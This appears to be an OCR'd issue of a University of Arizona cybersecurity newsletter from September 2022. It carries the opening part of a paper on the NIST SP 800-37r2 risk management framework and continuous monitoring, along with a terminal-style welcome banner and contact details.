
The National Institute of Science and Technology (NIST) offers a strong repository of best practice documentation free of charge. While NIST is one of many methodologies to implement, NIST offers the advantage of being highly regarded and widely used by organizations operating high risk systems. The proper selection of risk management framework and subsequent control implementation is critical to the long-term health of the organization. The NIST Special Publication (SP) 800-37r2 offers a flexible approach to mitigating privacy and security risk through the following categories of information security categorization; control selection, implementation, and assessment; system and common control authorizations; and continuous monitoring.

THE SHIFT TO INFORMATION SYSTEM CONTINUOUS MONITORING

>. PART 1 OF 6

>. Jordan A. VanHoy

These components of the risk management framework are typically performed in an iterative nature in order to provide informed decisions into each subsequent action. However, this is not always the case and the framework allow the flexibility to move through any stage in order to meet the needs of the organization and business processes.



Next week we will continue the paper THE SHIFT TO INFORMATION SYSTEM CONTINUOUS MONITORING" and we will break this system down.

```
>.  ---CONNECTION ESTABLISHED---
>. FROM EVERYONE AT THE UNIVERSITY OF ARIZONA
>. WELCOME TO THE FALL SEMESTER
>.  HACK THE PLANET!!
>. ---END TRANSMISSION---
```

```
≥RAM OK
≥ROM OK

≥THE PACKET SEPTEMBER 2022
    ≥CONTACT US
        ≥CIIO@EMAIL.ARIZONA.EDU
        ≥1140 N. Colombo Ave.
        ≥Sierra Vista, AZ 85635
        ≥Phone: 520-458-8278
            ≥ext 2155
        ≥CAST WEBSITE
    ≥EDITOR
        ≥MICHAEL GALDE
    ≥PROOFREADER
        ≥DR. HARRY COOPER
```

THE UNIVERSITY OF ARIZONA

CAE IN CYBERSECURITY COMMUNITY